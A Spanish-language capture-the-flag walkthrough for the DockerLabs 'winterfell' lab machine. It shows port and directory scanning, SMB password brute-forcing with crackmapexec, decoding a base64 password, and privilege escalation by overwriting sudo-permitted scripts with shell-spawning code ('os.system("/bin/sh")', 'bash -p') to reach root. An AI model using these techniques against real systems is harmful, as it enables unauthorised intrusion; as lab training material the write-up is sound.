



Vamos a desplegar la maquina vulnerable.

```
> sudo bash auto_deploy.sh winterfell.tar
```

```

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla

```

Haremos un escaneo profundo de la maquina para ver sus puertos abiertos.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```


```
> cat Puertos
```

```

File: Puertos
1 # Nmap 7.95 scan initiated Wed Oct  8 18:27:04 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-10-08 18:27:05 CEST for 29s
5 Not shown: 65531 closed tcp ports (reset)
6 PORT      STATE SERVICE      REASON
7 22/tcp    open  ssh          syn-ack ttl 64
8 | ssh-hostkey:
9 |   256 29:f8:44:51:19:1a:a9:78:c2:21:e6:19:d3:1e:41:96 (ECDSA)
10 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoVTIthmlzdhAYNTYAAAATbmlzdhAYNTYAAAABBFmj291adBscTjJfFsqsJ5+SDL2UY2Tbus+5WLsH88Pjy/OUEvf8IU55KCSbw82DHv+6JoJlLiDHXNtrSHPjVLA=
11 |   256 43:9b:ac:9c:d3:0c:ad:95:44:3a:c3:fb:9e:df:3e:a2 (ED25519)
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPL+8RksbbFRcVnH38jgJ9ahUL7OR0oJjSyOBKc4TxvY
13 80/tcp    open  http         syn-ack ttl 64
14 |_http-methods:
15 |_Supported Methods: GET POST OPTIONS HEAD
16 |_http-title: Juego de Tronos
17 139/tcp   open  netbios-ssn  syn-ack ttl 64
18 445/tcp   open  microsoft-ds syn-ack ttl 64
19 MAC Address: 02:42:AC:11:00:02 (Unknown)
20
21 Host script results:
22 |_clock-skew: -1s
23 |_p2p-conficker:
24 |_Checking for Conficker.C or higher...
25 |_Check 1 (port 21783/tcp): CLEAN (couldn't connect)
26 |_Check 2 (port 34081/tcp): CLEAN (couldn't connect)
27 |_Check 3 (port 58197/udp): CLEAN (Timeout)
28 |_Check 4 (port 55607/udp): CLEAN (Failed to receive data)
29 |_0/4 checks are positive: Host is CLEAN or ports are blocked
30 |_smb2-security-mode:
31 |_3:1:1:
32 |_Message signing enabled but not required
33 |_smb2-time:
34 |_date: 2025-10-08T16:27:06
35 |_start_date: N/A
36
37 Read data files from: /usr/share/nmap
38 # Nmap done at Wed Oct  8 18:27:34 2025 -- 1 IP address (1 host up) scanned in 30.09 seconds

```

Vemos que cuenta con un servidor web, smb y ssh, así que primero miraremos la pagina web que aloja.



Como no encontramos nada interesante, utilizaremos gobuster para hacer un escaneo de directorios escondidos.

```
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,py,txt
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 1729]
/dragon (Status: 200) [Size: 942]
```

Nos encontramos con /dragón, así que lo miraremos.



Vemos que tiene varios nombres de películas, están juntos así que supongo que serán contraseñas

```
← → ↻ 🏠 172.17.0.2/dragon/EpisodiosT1
Online - Reverse Shel... GTFOBins DockerLabs CrackStation - Online ... PayloadsAllTheThing...
Estos son todos los Episodios de la primera temporada de Juego de tronos.
Tengo la barra espaciadora estropeada por lo que dejare los nombres sin espacios, perdonad las molestias

seacercaelinvierno
elcaminoreal
lordnieve
tullidosbastardosycosasrotas
elloboyelleon
unacoronadeoro
ganasomuere
porelladodelapunta
baelor
fuegoyhielo
```

Con los nombres que nos aparece en la web principal hacemos dos ficheros para hacer un ataque de fuerza bruta.

```
> cat users.txt && cat passwords.txt
```

	File: users.txt
1	jon
2	arya
3	daenerys
4	

	File: passwords.txt
1	seacercaelinvierno
2	elcaminoreal
3	lordnieve
4	tullidosbastardosycosasrotas
5	elloboyelleon
6	unacoronadeoro
7	ganasomuere
8	porelladodelapunta
9	baelor
10	fuegoyhielo

Vamos a ver que directorios cuenta el servidor smb

```
smbclient -N -L //172.17.0.2
Sharename      Type           Comment
----
print$         Disk          Printer Drivers
shared         Disk          Disk
IPC$           IPC           IPC Service (Samba 4.17.12-Debian)
nobody        Disk          Home Directories
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Y ahora con crackmapexec haremos un ataque de fuerza bruta para encontrar un usuario y contraseña

```
crackmapexec smb 172.17.0.2 -u /home/caan31/Documentos/DockerLabs/winterfell/users.txt -p /home/caan31/Documentos/DockerLabs/winterfell/passwords.txt
SMB 172.17.0.2 445 3EF105FEDA32 [*] Windows 6.1 Build 0 (name:3EF105FEDA32) (domain:3EF105FEDA32) (signing:False) (SMBv1:False)
SMB 172.17.0.2 445 3EF105FEDA32 [+] 3EF105FEDA32\jon:seacercaelinvierno
```

Nos registramos como jon y su contraseña

```
smbclient -U 'jon' //172.17.0.2/shared
Password for [WORKGROUP\jon]:
Try "help" to get a list of possible commands.
smb: \>
```

Listamos y vemos que tenemos un fichero, lo pasaremos a nuestra maquina host y lo miraremos.

```
smb: \> ls
.                D      0 Tue Jul 16 22:26:00 2024
..               D      0 Tue Jul 16 22:25:59 2024
proteccion_del_reino N    313 Tue Jul 16 22:26:00 2024

48614564 blocks of size 1024. 17235972 blocks available
smb: \> get proteccion_del_reino
getting file \proteccion_del_reino of size 313 as proteccion_del_reino (305,6 KiloBytes/sec) (average 305,7 KiloBytes/sec)
```

Tenemos un cifrado

```
cat proteccion_del_reino
File: proteccion_del_reino
1 Aria de ti depende que los caminantes blancos no consigan pasar el muro.
2 Tienes que llevar a la reina Daenerys el mensaje, solo ella sabra interpretarlo. Se encuentra cifrado en un lenguaje antiguo y dificil de entender.
3 Esta es mi contraseña, se encuentra cifrada en ese lenguaje y es -> aG1qb2R1bGFuaXN0ZXI=
```

Utilizaremos cyberchef para descifrarlo.

Download CyberChef

Last build: 2 months ago - Version 10 is here! Read about the new features here

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Recipe

Magic

Depth 3

Intensive mode

Extensive language support

Crib (known plaintext string or regex)

Input

aG1qb2R1bGFuaXN0ZXI=

Output

Recipe (click to load)	Result snippet
From_Base64('A-Za-z0-9+/'	hijodelanister

Ahora nos conectamos como jon por ssh y haremos la escalada de privilegios.

```
> ssh jon@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:NTGTh59/HutK6Brp3RpHQfey6gV4J2G3WK7L0l2Nurk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
jon@172.17.0.2's password:
Linux 3ef105feda32 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jon@3ef105feda32:~$
```

Vemos que tenemos permisos para ejecutar como el usuario aria un script de Python.

```
jon@3ef105feda32:~$ sudo -l
Matching Defaults entries for jon on 3ef105feda32:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jon may run the following commands on 3ef105feda32:
  (aria) NOPASSWD: /usr/bin/python3 /home/jon/.mensaje.py
```

```
jon@3ef105feda32:~$ ls -la
total 36
drwxr-xr-x 1 jon  jon  4096 Jul 17  2024 .
drwxr-xr-x 1 root root  4096 Jul 16  2024 ..
-rw-r--r-- 1 jon  jon   128 Jul 17  2024 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria   608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 root root   103 Jul 16  2024 paraJon
```

Lo vamos a eliminar y crear uno nuevo con el mismo nombre.

```
jon@3ef105feda32:~$ rm -r .mensaje.py
rm: remove write-protected regular file '.mensaje.py'? yes
jon@3ef105feda32:~$
```

```
import os;
os.system("/bin/sh")
```

Lo hacemos ejecutable y luego lo ejecutamos y vemos que somos el usuario aria.

```
jon@3ef105feda32:~$ chmod +x .mensaje.py
jon@3ef105feda32:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
Sorry, user jon is not allowed to execute /usr/bin/python3 /home/jon/.mensaje.py
jon@3ef105feda32:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
$ whoami
aria
$
```

Ahora hacemos igual un sudo -l y encontramos con el usuario daenerys que puede listar y ver.

```
aria@3ef105feda32:~$ sudo -l
Matching Defaults entries for aria on 3ef105feda32:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aria may run the following commands on 3ef105feda32:
  (daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
```

Tenemos la contraseña de esta usuaria.

```
(daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
aria@3ef105feda32:~$ sudo -u daenerys /usr/bin/ls /home/daenerys/
mensajeParaJon
aria@3ef105feda32:~$ sudo -u daenerys /usr/bin/cat /home/daenerys/mensajeParaJon
Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cuando despues Jon cumpla y me ayude a
recuperar el trono de hierro.
Te dejo en este mensaje la contraseña de mi usuario por si necesitas llamar a uno de mis dragones desde tu ordenado
r.
!drakaris!
```

Una vez dentro vemos que tiene permisos para ejecutar como sudo un fichero oculto llamado .shell.sh

```
permitted by applicable law.
daenerys@3ef105feda32:~$ sudo -l
Matching Defaults entries for daenerys on 3ef105feda32:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daenerys may run the following commands on 3ef105feda32:
  (ALL) NOPASSWD: /usr/bin/bash /home/daenerys/.secret/.shell.sh
```

Editaremos este fichero ya que nos permite y lo guardaremos

```
#!/bin/bash

bash -p
```

Ejecutamos bash -p con permisos de sudo y vemos que somos root.

```
daenerys@3ef105feda32:~/.secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
root@3ef105feda32:/home/daenerys/.secret# whoami
root
```